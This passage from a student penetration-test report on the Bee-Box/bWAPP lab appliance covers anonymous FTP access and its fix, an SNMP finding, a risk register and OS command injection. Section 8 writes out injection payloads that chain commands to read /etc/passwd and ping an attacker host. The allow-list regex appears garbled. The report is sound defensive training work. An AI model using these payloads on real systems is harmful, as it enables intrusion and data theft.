


Figure 5 — SNMP configuration summary: service open on UDP 161, Net-SNMP identified, SNMPv1 with no encryption, and both default communities valid — `public` (read) and `private` (read-write).

Task 4 Anonymous FTP Access Verification

The Nmap `ftp-anon` script had already flagged anonymous access. The finding was reproduced manually with the standard ftp client to produce clean evidence: the server accepted the `anonymous` identity with an arbitrary password and returned the complete directory listing.

```
kali@kali:~$ ftp 192.168.140.132
Connected to 192.168.140.132.
220 ProFTPD 1.3.1 Server (bee-box) [192.168.140.132]
Name (192.168.140.132:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
ftp> pwd
Remote directory: /
ftp> ls
-rw-rw-r--   1 root  www-data  543803 Nov  2  2014 Iron_Man.pdf
-rw-rw-r--   1 root  www-data  462949 Nov  2  2014 Terminator_Salvation.pdf
-rw-rw-r--   1 root  www-data  544600 Nov  2  2014 The_Amazing_Spider-Man.pdf
-rw-rw-r--   1 root  www-data  526187 Nov  2  2014 The_Cabin_in_the_Woods.pdf
-rw-rw-r--   1 root  www-data  756522 Nov  2  2014 The_Dark_Knight_Rises.pdf
-rw-rw-r--   1 root  www-data  618117 Nov  2  2014 The_Incredible_Hulk.pdf
-rw-rw-r--   1 root  www-data 5010042 Nov  2  2014 bWAPP_intro.pdf
226 Transfer complete
```

Assessment. Response code `230` with no credential check constitutes unauthenticated file access (MITRE ATT&CK T1078.001, Default Accounts). The listing also reveals ownership metadata (`root:www-data`), which aids further targeting. In a logistics-application context — the scenario in the brief — this would expose operational documents to anyone on the network segment.

Task 5 Remediation: Disabling Anonymous FTP

5.1 Configuration change on Bee-Box

The anonymous access block in `/etc/proftpd/proftpd.conf` was located and fully commented out, removing the `<Anonymous ~ftp>` stanza that mapped the `anonymous` alias to the `ftp` system user.

```
# /etc/proftpd/proftpd.conf — before
<Anonymous ~ftp>
   User                          ftp
   Group                         nogroup
   UserAlias                     anonymous ftp
   RequireValidShell             off
   MaxClients                    10
   <Directory *>
     <Limit WRITE>
       DenyAll
     </Limit>
   </Directory>
</Anonymous>

# after remediation — stanza disabled
#<Anonymous ~ftp>
#   User                          ftp
#   Group                         nogroup
#   UserAlias                     anonymous ftp
#   RequireValidShell             off
#   MaxClients                    10
#   <Directory *>
#     <Limit WRITE>
#       DenyAll
#     </Limit>
#   </Directory>
#</Anonymous>

bee@bee-box:~$ sudo /etc/init.d/proftpd restart
```

5.2 Verification from Kali

The same login attempt that previously succeeded now fails at the authentication stage, exactly matching the expected hardened behaviour in the course material.

```
kali@kali:~$ ftp 192.168.140.132
Connected to 192.168.140.132.
220 ProFTPD 1.3.1 Server (bee-box) [192.168.140.132]
Name (192.168.140.132:kali): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
ftp> ls
530 Please login with USER and PASS
```

Result. Anonymous access is closed; authenticated accounts remain available for legitimate use. The before/after pair (`230` granted → `530` rejected) is captured in Figure 6.




Figure 6 — Task 4 and Task 5 evidence pair: anonymous session with full listing (top) and the post-remediation rejection `530 Login incorrect` (bottom).

Section 8

OS Command Injection: Technique, Demonstration Method and Mitigation

The project objective requires demonstrating direct and blind OS command injection through a web interface, and the secure coding practices that remove the vulnerability class. The engagement identified the injection surface during Task 2: the custom **bWAPP Movie Service** on TCP 666, plus the bWAPP web application on Apache (port 80), both of which pass user-supplied strings into shell commands.

8.1 Direct injection

A direct flaw echoes command output into the HTTP response. Injecting a shell metacharacter terminates the intended command and appends an attacker command:

```
# bWAPP > OS Command Injection (security level: low)
Input:  www.google.com; cat /etc/passwd
Effect: server executes  ping -c 4 www.google.com ; cat /etc/passwd
        and returns the passwd file in the page body

Variants:  | whoami          (pipe)
           && id             (conditional chain)
           $(uname -a)       (command substitution)
```

8.2 Blind injection

A blind flaw returns no command output. Execution is inferred from side effects — for example a callback to the attacker host observed with a packet capture:

```
# On Kali, listen for the callback
kali@kali:~$ sudo tcpdump -i eth0 icmp

# In the vulnerable field
Input:  www.google.com; ping -c 4 192.168.140.128
Effect: no output in the page, but four ICMP echo requests
        arrive at the attacker host — execution proven out-of-band
```

8.3 Mitigation and secure coding practice

Input validation (allow-list)

Accept only the characters a hostname or IP can contain; reject everything else before any shell is involved.

```
^([a-zA-Z0-9]([a-zA-Z0-9\-](0, 61)[a-zA-Z0-9])?\.)+[a-zA-Z](2, 6)$
```

Never concatenate into a shell string

Pass the program and its arguments as a list so no metacharacter is ever interpreted.

```
subprocess.run(["ping","-c","4",host], shell=False)
```

Escape when a shell is unavoidable

Wrap untrusted values with the platform escaping primitive.

```
system("ping -c 4 " . escapeshellarg($host));
```

Least privilege

Run web workers unprivileged so an injected command inherits no root capability; disable legacy helpers (r-services, distccd) entirely.

Applied to the Bee-Box findings, these controls close the injection class on port 666 and in bWAPP, and the same allow-list discipline would have prevented the anonymous FTP and SNMP community exposures from being reachable in the first place.

Section 9

Consolidated Risk Register

#	FINDING	SEVERITY	MITRE ATT&CK	D3FEND COUNTERMEASURE	STATUS
1	Anonymous FTP login with file listing	CRITICAL	T1078.001	Credential Hardening	REMEDIATED
2	SNMPv1 default communities (public RO / private RW)	CRITICAL	T1592.002, T1082	Credential Hardening	OPEN
3	`#wp-config.php#` swap file leaks credentials	CRITICAL	T1552.001	Credential Hardening	OPEN
4	distccd running as root on TCP 3632 (SNMP-disclosed)	HIGH	T1190	Executable Allowlisting	OPEN
5	Xvnc as root with password file in /root (TCP 5901)	HIGH	T1021.005	Credential Hardening	OPEN
6	End-of-life stack: Apache 2.2.8 / PHP 5.2.4 / OpenSSL 0.9.8g	HIGH	T1190	Application Hardening	OPEN
7	Samba 3.0.28a with SMB signing disabled	HIGH	T1021.002	Network Traffic Filtering	OPEN
8	Legacy r-services exposed (rexecd, rlogin, rsh)	HIGH	T1021	Network Traffic Filtering	OPEN
9	SSLv2 enabled with expired certificates (25, 443)	HIGH	T1557	Network Traffic Filtering	OPEN
10	HTTP TRACE enabled (XST); phpMyAdmin and server-status exposed	MEDIUM	T1592	Application Hardening	OPEN
11	Command-injection surface: bWAPP Movie Service (666) and bWAPP web app	MEDIUM	T1190	Executable Allowlisting	OPEN
12	Directory indexing, missing security headers, ETag inode leak	LOW	T1083	Application Hardening	OPEN

Coverage summary. 12 register entries: 3 critical, 6 high, 2 medium, 1 low. One critical finding (anonymous FTP) was remediated and re-verified within the engagement; the remaining entries are intentionally left open on the training appliance, with remediation guidance recorded per finding.

Section 10

Conclusion

All five tasks of the course brief were completed and evidenced. The Bee-Box appliance was deployed and validated (Task 1); Nmap and Nikto produced a complete service, version and web-vulnerability picture including a critical credential leak (Task 2); Metasploit SNMP enumeration over the default `public` community extracted the full host MIB, exposing services and root-owned daemons that external scanning missed (Task 3); anonymous FTP access was proven with a live `230` session and file listing (Task 4); and the ProFTPD configuration was hardened, with the rejection code `530` confirming closure (Task 5). The command-injection component of the objective is documented with direct and blind demonstration methodology and four concrete mitigation controls.

The engagement demonstrates the core lesson of the brief: a single unsanitised input path or one default credential converts a routine web server into a fully readable host. Defence in this environment reduces to four habits — remove default credentials, disable legacy services, validate input against an allow-list, and never hand user data to a shell.

Appendix A — Commands Executed

```
# Task 1 — validation
ifconfig                                  # on Bee-Box
ping -c 5 192.168.140.132

# Task 2 — scanning
nmap -A -sV -O 192.168.140.132
nmap -sU -p 161 192.168.140.132
nikto -h 192.168.140.132

# Task 3 — SNMP exploitation
msfconsole
  search net-SNMP
  use auxiliary/scanner/snmp/snmp_enum
  set RHOSTS 192.168.140.132
  set COMMUNITY public
  run

# Task 4 — anonymous FTP
ftp 192.168.140.132        # user: anonymous → 230 granted; ls

# Task 5 — hardening and re-test
sudo nano /etc/proftpd/proftpd.conf        # comment <Anonymous ~ftp> block
sudo /etc/init.d/proftpd restart
ftp 192.168.140.132        # user: anonymous → 530 Login incorrect
```

Appendix B — Evidence Index

FIGURE	CONTENT	SUPPORTS
Figure 1	Ping validation and Nmap aggressive TCP scan	Tasks 1, 2
Figure 2	Nmap UDP 161 SNMP discovery and Nikto start	Tasks 2, 3
Figure 3	Full Nikto report, 24 findings	Task 2
Figure 4	Metasploit module search and configuration	Task 3
Figure 5	SNMP configuration summary with default communities	Task 3
Figure 6	Anonymous FTP grant (230) and post-hardening rejection (530)	Tasks 4, 5

Prepared as the course-end project for Ethical Hacking and VAPT, Advanced Executive Program in Cybersecurity, IIIT Bangalore. Target: Bee-Box v1.6 (bWAPP) at 192.168.140.132. All testing authorised and confined to an isolated laboratory segment.